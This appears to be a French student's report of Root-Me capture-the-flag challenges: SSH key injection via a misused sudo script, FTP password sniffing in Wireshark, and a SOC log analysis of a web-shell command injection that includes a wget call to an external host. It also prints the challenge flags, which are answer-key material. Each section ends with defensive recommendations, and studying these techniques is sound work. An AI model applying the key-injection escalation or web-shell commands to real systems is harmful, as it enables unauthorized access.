On génère une nouvelle paire de clés sur la machine locale.
Cela servira à se connecter en tant que damien.

```
abdelkrim@abdelkrim:~$ cat ~/tp_key.pub  
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHK0FJL1HrqVV5p7yHlhCPrPXoLx5RHTimGs+M/PxNtr  
abdelkrim@abdelkrim  
abdelkrim@abdelkrim:~$
```

On affiche la clé publique avec **cat**.
Cette clé sera injectée dans le compte damien.

```
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$ mkdir -p /  
home/antoine/damien/.ssh  
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$
```

Injection de la clé

On crée un dossier **.ssh** dans **/home/antoine/damien** puis un fichier **authorized_keys**.
On y colle notre clé publique.

```
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6: ~  
Fichier Actions Éditer Vue Aide  
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6: ~  
GNU nano 7.2 /home/antoine/damien/.ssh/authorized keys *  
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHK0FJL1HrqVV5p7yHlhCPrPXoLx5RHTimGs+M/PxNtr  
ssh://user@sockets.challenges.root-me.pro:32
```

Lors de l'exécution du script, une erreur apparaît :
permission denied sur .ssh.

Cela montre que damien ne peut pas lire les fichiers.

```
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$ chmod 755  
/home/antoine/damien  
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$ chmod 700  
/home/antoine/damien/.ssh  
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$ chmod 644  
/home/antoine/damien/.ssh/authorized_keys  
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$
```

On modifie les droits avec **chmod**.
On rend les fichiers accessibles à damien.

```
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$ sudo -u da
mien /home/antoine/script.sh
/usr/bin/cp: cannot access '/home/antoine/damien/./.ssh': Permission denied
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$ chmod --R 7
55 /home/antoine/damien
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$ sudo -u da
mien /home/antoine/script.sh
antoine@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$
```

On relance : **sudo -u damien /home/antoine/script.sh**

Cette fois ça fonctionne, les fichiers sont copiés dans le home de damien.

Connexion en damien

On utilise notre **clé SSH** pour se connecter en tant que damien.
La connexion fonctionne, on a bien changé d'utilisateur.

```
abdelkrim@abdelkrim:~$ ssh -i ~/tp_key damien@sockets.challenges.root-me.pro -p
32369
Linux deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6 6.12.47 #1
 SMP Mon Oct 27 10:01:15 UTC 2025 x86_64
eur: user
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
damien@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$
```


Récupération du flag

On liste les fichiers puis on affiche **flag.txt**.
Le flag est récupéré avec succès.

```
damien@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$ ls
flag.txt
damien@deployment-019d3aaf-4c3e-700c-b8af-a02f98c9a234-fccc4bd8b-l24x6:~$ cat fl
ag.txt
RM{225bf1993289e96245193d00e1764e58}damien@deployment-019d3aaf-4c3e-700c-b8af-a0
2f98c9a234-fccc4bd8b-l24x6:~$
```

Validation du challenge

Le flag est validé sur RootMe.
Le challenge est réussi.



Conclusion du challenge – SSH / Clés SSH

vulnérabilité exploitée :

Le système présente plusieurs mauvaises configurations, notamment une clé privée accessible dans un dossier backup et un script exécuté avec **sudo** sans contrôle suffisant.

méthode d'exploitation :

On récupère une clé privée exposée pour se connecter en tant qu'un autre utilisateur (antoine). Ensuite, on exploite un script exécuté avec des privilèges plus élevés pour injecter une clé SSH et accéder au compte damien.

impact potentiel réel :

Dans un cas réel, ça permettrait à un attaquant de prendre le contrôle complet d'un serveur, escalader les privilèges et accéder à des données sensibles ou à d'autres systèmes.

mesure de sécurisation associée :

Il faut protéger les clés privées (permissions strictes), éviter de les stocker dans des dossiers accessibles, et sécuriser les scripts exécutés avec **sudo** (limiter les actions possibles).

Recommandations globales

Top 5 risques :

- Exposition de clés privées
- Mauvaise gestion des permissions
- Escalade de privilèges
- Scripts sudo mal sécurisés
- Accès non autorisé à des comptes

Top 5 protections :

- Restreindre les permissions des fichiers sensibles (**chmod 600**)
- Ne jamais stocker de clés privées en clair
- Limiter les droits sudo (principe du moindre privilège)
- Auditer les scripts exécutés avec privilèges
- Surveiller les accès SSH

4. Vulnérabilité d'un service réseau

Présentation du challenge FTP - Authentification

Pour ce challenge, il s'agit d'analyser une capture réseau contenant du trafic FTP afin de retrouver un flag présent dans la communication.


Objectif :

- Comprendre le protocole FTP
- Identifier des informations sensibles dans le trafic
- Exploiter l'absence de chiffrement

The screenshot shows the Root-Me PRO interface for a challenge titled 'FTP - Authentification'. The page has a dark theme. At the top, there is a search bar with the text 'Rechercher sur Root-Me PRO' and a notification bell icon. Below the search bar, the category is listed as 'Catégorie / Réseau / FTP - Authentification'. There are four tags: 'RÉSEAU' (with a globe icon), 'TRÈS FACILE' (with a green checkmark icon), '50 POINTS' (with a lightbulb icon), and '~ 10 MIN' (with a clock icon). The challenge title 'FTP - Authentification' is prominently displayed, followed by the subtitle 'Un protocole pas très sécurisé'. The main text reads: 'Nous avons réussi à capturer du trafic effectué depuis un certain ordinateur suspect. | Trouvez le flag contenu dans cette communication.' At the bottom, there is a dark red input area with the label 'Entrez le flag de validation', a text input field containing 'RM{...}', and a red 'Soumettre' button.

On ouvre le fichier **.pcap** avec Wireshark.


Cela permet d'observer tous les paquets échangés entre le client et le serveur.



Filtrage du trafic FTP

On applique le filtre : ftp

On observe alors les différentes commandes FTP comme **USER** et **PASS**.



On remarque plusieurs tentatives de connexion avec :

- USER root / PASS root
- USER root / PASS password123

Ces tentatives échouent, ce qui montre une phase de test ou brute force simple.

Identification d'une connexion valide

Plus loin dans la capture, on observe :

USER rootm3-PRO

PASS RM{f0e027cae97ddb2e807c2dd3b9517648}

Cette fois, la connexion est acceptée (**Login successful**).

No.	Time	Source	Destination	Protocol	Length	Info
34	20.069385	172.17.0.1	172.17.0.2	FTP	77	Request: USER root
36	20.069566	172.17.0.2	172.17.0.1	FTP	100	Response: 331 Please specify the password.
38	26.835332	172.17.0.1	172.17.0.2	FTP	84	Request: PASS password123
42	29.915763	172.17.0.2	172.17.0.1	FTP	88	Response: 530 Login incorrect.
47	74.074860	172.17.0.2	172.17.0.1	FTP	82	Response: 220 FTP Server
49	74.074963	172.17.0.1	172.17.0.2	FTP	83	Request: USER rootm3-PRO
51	74.075027	172.17.0.2	172.17.0.1	FTP	100	Response: 331 Please specify the password.
53	75.712292	172.17.0.1	172.17.0.2	FTP	109	Request: PASS RM{f0e027cae97ddb2e807c2dd3b9517648}
55	75.761049	172.17.0.2	172.17.0.1	FTP	89	Response: 230 Login successful.
57	75.761130	172.17.0.1	172.17.0.2	FTP	72	Request: SYST
59	75.761235	172.17.0.2	172.17.0.1	FTP	85	Response: 215 UNIX Type: L8
60	75.761254	172.17.0.1	172.17.0.2	FTP	72	Request: FEAT
61	75.761382	172.17.0.2	172.17.0.1	FTP	81	Response: 211-Features:
62	75.761398	172.17.0.2	172.17.0.1	FTP	73	Response: EPRT
64	75.761408	172.17.0.2	172.17.0.1	FTP	73	Response: EPSV
65	75.761417	172.17.0.2	172.17.0.1	FTP	73	Response: MDTM
67	75.761425	172.17.0.2	172.17.0.1	FTP	73	Response: PASV
68	75.761433	172.17.0.2	172.17.0.1	FTP	80	Response: REST STREAM
70	75.761442	172.17.0.2	172.17.0.1	FTP	73	Response: SIZE
71	75.761450	172.17.0.2	172.17.0.1	FTP	73	Response: TVFS

Frame 53: 109 bytes on wire (872 bits), 109 bytes captured (872 bits) on interface 0
 Ethernet II, Src: 02:42:4a:e2:77:1e (02:42:4a:e2:77:1e), Dst: 02:42:4a:e2:77:1e (02:42:4a:e2:77:1e)
 Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2
 Transmission Control Protocol, Src Port: 57212, Dst Port: 21, Seq: 18049
 File Transfer Protocol (FTP)
 [Current working directory: /]

Le flag récupéré est :

RM{f0e027cae97ddb2e807c2dd3b9517648}

Rechercher sur Root-Me PRO

Catégorie / Réseau / FTP - Authentification

RÉSEAU

TRÈS FACILE

50 POINTS

~ 10 MIN

FTP - Authentification

Un protocole pas très sécurisé

Nous avons réussi à capturer du trafic effectué depuis un certain ordinateur suspect.

Trouvez le flag contenu dans cette communication.

✓ Challenge validé

Vous pouvez passer au challenge suivant

Conclusion du challenge – FTP Authentication

vulnérabilité exploitée :

Le protocole FTP utilisé n'est pas sécurisé, car les identifiants (login et mot de passe) sont envoyés en clair sur le réseau sans chiffrement.

méthode d'exploitation :

On analyse une capture réseau avec Wireshark en filtrant le protocole FTP. Ensuite, on récupère directement les requêtes **USER** et **PASS**, ce qui permet de voir le mot de passe en clair et donc le flag.

impact potentiel réel :

Dans un cas réel, un attaquant peut intercepter le trafic réseau et récupérer facilement des identifiants. Cela peut donner accès à des comptes sensibles ou à des fichiers importants.

mesure de sécurisation associée :

Il faut éviter d'utiliser FTP classique et privilégier des protocoles sécurisés comme SFTP ou FTPS, qui chiffrent les données échangées.

Recommandations globales

Top 5 risques :

- Transmission des identifiants en clair
- Interception du trafic réseau (sniffing)
- Accès non autorisé aux comptes
- Fuite de données sensibles
- Utilisation de protocoles obsolètes

Top 5 protections :

- Utiliser SFTP ou FTPS (chiffrement)
- Mettre en place HTTPS/TLS
- Éviter les mots de passe en clair
- Segmenter le réseau
- Surveiller le trafic réseau

6. Analyse Web / Injection

Présentation du challenge Injection de commande

Pour ce challenge, on doit analyser des logs web pour comprendre une attaque qui a été faite sur un site. L'objectif est de retrouver des infos sur l'attaquant en regardant les requêtes qu'il a envoyé.

Informations fournies :

- On a accès à une interface d'analyse (un peu comme Kibana)
- Deux index sont dispo :

index-*-apache

index-*-audit

- Les logs contiennent les requêtes HTTP faites sur le serveur

Objectif :

- Trouver l'adresse IP de l'attaquant
- Repérer les requêtes suspectes (genre avec cmd=...)
- Comprendre qu'il s'agit d'une injection de commande
- Voir ce que l'attaquant a essayé de faire sur le serveur

The screenshot shows the Root-Me PRO interface for a challenge titled 'SOC Web - Injection de commande'. The page has a dark theme. At the top, there's a search bar and a notification icon. Below the header, the category is 'SOC / SOC Web - Injection de commande'. There are tags for 'SOC', 'FACILE', '250 POINTS', and '~ 1 H'. A red button says 'Démarrer le challenge'. The challenge title 'SOC Web - Injection de commande' is prominently displayed, followed by the subtitle 'Un corps de rêve'. The first step, 'Étape 1', is highlighted with a red dot. The text for Step 1 describes a scenario where the SOC team is in a panic after an attack and asks the user to find information from logs. It lists two indexes: 'index-*-apache' and 'index-*-audit'. The goal is to identify the attacker's IP address.

Rechercher sur Root-Me PRO

Catégorie / SOC / SOC Web - Injection de commande

SOC FACILE 250 POINTS ~ 1 H

Démarrer le challenge

SOC Web - Injection de commande

Un corps de rêve

Étape 1

L'équipe SOC est en panique après avoir subi une attaque sur l'un de ses sites pendant la pause du midi. Tentez de calmer tout le monde en obtenant un maximum d'informations sur cet incident.


Indexes :

- `index-*-apache`
- `index-*-audit`

Identifiez l'adresse IP de l'attaquant.

Étape 1 : Identification de l'attaque

On applique le filtre : **request:*cmd***




On trouve plusieurs requêtes avec **cmd=pwd**, **cmd=id**, **cmd=ls -la**, **cmd=whoami**.

Ça montre que l'attaquant exécute des commandes sur le serveur via l'URL. Toutes les requêtes viennent de la même IP qui est l'attaquant.

Time	_source
> 14:15:41.182 202	<pre>@timestamp: 14:15:41.182 2025-06-09 log: 99.101.27.71 - - [09/Jun/2025:16:15:41 +0200] " GET /development/thisIsn0tAsh3ll_.php?cmd=pwd HTTP/1.1" 200 26 "-" "Mozilla/5.0 (X11; Linu x x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" tag: apache-access request: /developme nt/thisIsn0tAsh3ll_.php?cmd=pwd referer: - agent: Mozilla/5.0 (X11; Linux x86_64; rv:12 8.0) Gecko/20100101 Firefox/128.0 auth: - ident: false response: 200 bytes: 26</pre>
> 14:15:37.685 202	<pre>@timestamp: 14:15:37.685 2025-06-09 log: 99.101.27.71 - - [09/Jun/2025:16:15:37 +0200] " GET /development/thisIsn0tAsh3ll_.php?cmd=id HTTP/1.1" 200 54 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" tag: apache-access request: /developmen t/thisIsn0tAsh3ll_.php?cmd=id referer: - agent: Mozilla/5.0 (X11; Linux x86_64; rv:12 8.0) Gecko/20100101 Firefox/128.0 auth: - ident: false response: 200 bytes: 54</pre>
> 14:15:29.240 202	<pre>@timestamp: 14:15:29.240 2025-06-09 log: 99.101.27.71 - - [09/Jun/2025:16:15:29 +0200] " GET /development/thisIsn0tAsh3ll_.php?cmd=ls+la HTTP/1.1" 200 313 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" tag: apache-access request: /devel opment/thisIsn0tAsh3ll_.php?cmd=ls+la referer: - agent: Mozilla/5.0 (X11; Linux x86_64 ; rv:128.0) Gecko/20100101 Firefox/128.0 auth: - ident: false response: 200 bytes: 313</pre>
> 14:15:21.833 202	<pre>@timestamp: 14:15:21.833 2025-06-09 log: 99.101.27.71 - - [09/Jun/2025:16:15:21 +0200] " GET /development/thisIsn0tAsh3ll_.php?cmd=whoami HTTP/1.1" 200 9 "-" "Mozilla/5.0 (X11; Li nux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" tag: apache-access request: /develo pment/thisIsn0tAsh3ll_.php?cmd=whoami referer: - agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 auth: - ident: false response: 200 bytes: 9</pre>

Bonne réponse Étape 1 : **99.101.27.71**



The screenshot shows a dark-themed interface for a challenge. At the top left, there is a green circle with a white dot inside, followed by the text 'Étape 1'. To the right of this is an upward-pointing arrow. Below the title, a paragraph of text reads: 'L'équipe SOC est en panique après avoir subi une attaque sur l'un de ses sites pendant la pause du midi. Tentez de calmer tout le monde en obtenant un maximum d'informations sur cet incident.' Below this, the word 'Indexes :' is followed by a bulleted list containing two items: 'index-* -apache' and 'index-* -audit'. Underneath the list, the instruction 'Identifiez l'adresse IP de l'attaquant.' is displayed. At the bottom of the interface, a large green bar contains a white checkmark icon, the text 'Étape du challenge validée', and the subtitle 'Vous pouvez passer à l'étape suivante'.

Étape 1

L'équipe SOC est en panique après avoir subi une attaque sur l'un de ses sites pendant la pause du midi. Tentez de calmer tout le monde en obtenant un maximum d'informations sur cet incident.

Indexes :

- `index-* -apache`
- `index-* -audit`

Identifiez l'adresse IP de l'attaquant.

✓ Étape du challenge validée
Vous pouvez passer à l'étape suivante

Étape 2 : Nombre de requêtes sur /home

Dans cette étape, il faut retrouver combien de fois la page **/home** a été demandée dans les logs.

Étape 2


Identifiez le nombre de requêtes reçues sur `/home`.

Entrez le flag de validation

Soumettre


Pour ça, on reste sur l'index Apache et on filtre uniquement les requêtes qui ciblent cette ressource.

Le filtre utilisé est : **request:"/home"**




Une fois le filtre appliqué, l'interface affiche le nombre total de résultats correspondants.

On obtient **38 requêtes** vers `/home`, ce qui permet de valider cette étape.



Étape 3 : Identification du serveur utilisé

À cette étape, on doit trouver le FQDN utilisé par l'attaquant.



En analysant les logs, on observe une requête suspecte contenant une commande **wget**. Dans le champ **request.body**, on voit clairement une URL externe :

`http://files.rawndesome.ware/...`

Cela indique que l'attaquant télécharge un fichier depuis ce serveur.

Results (4/4) [Download as CSV](#)

Time	_source
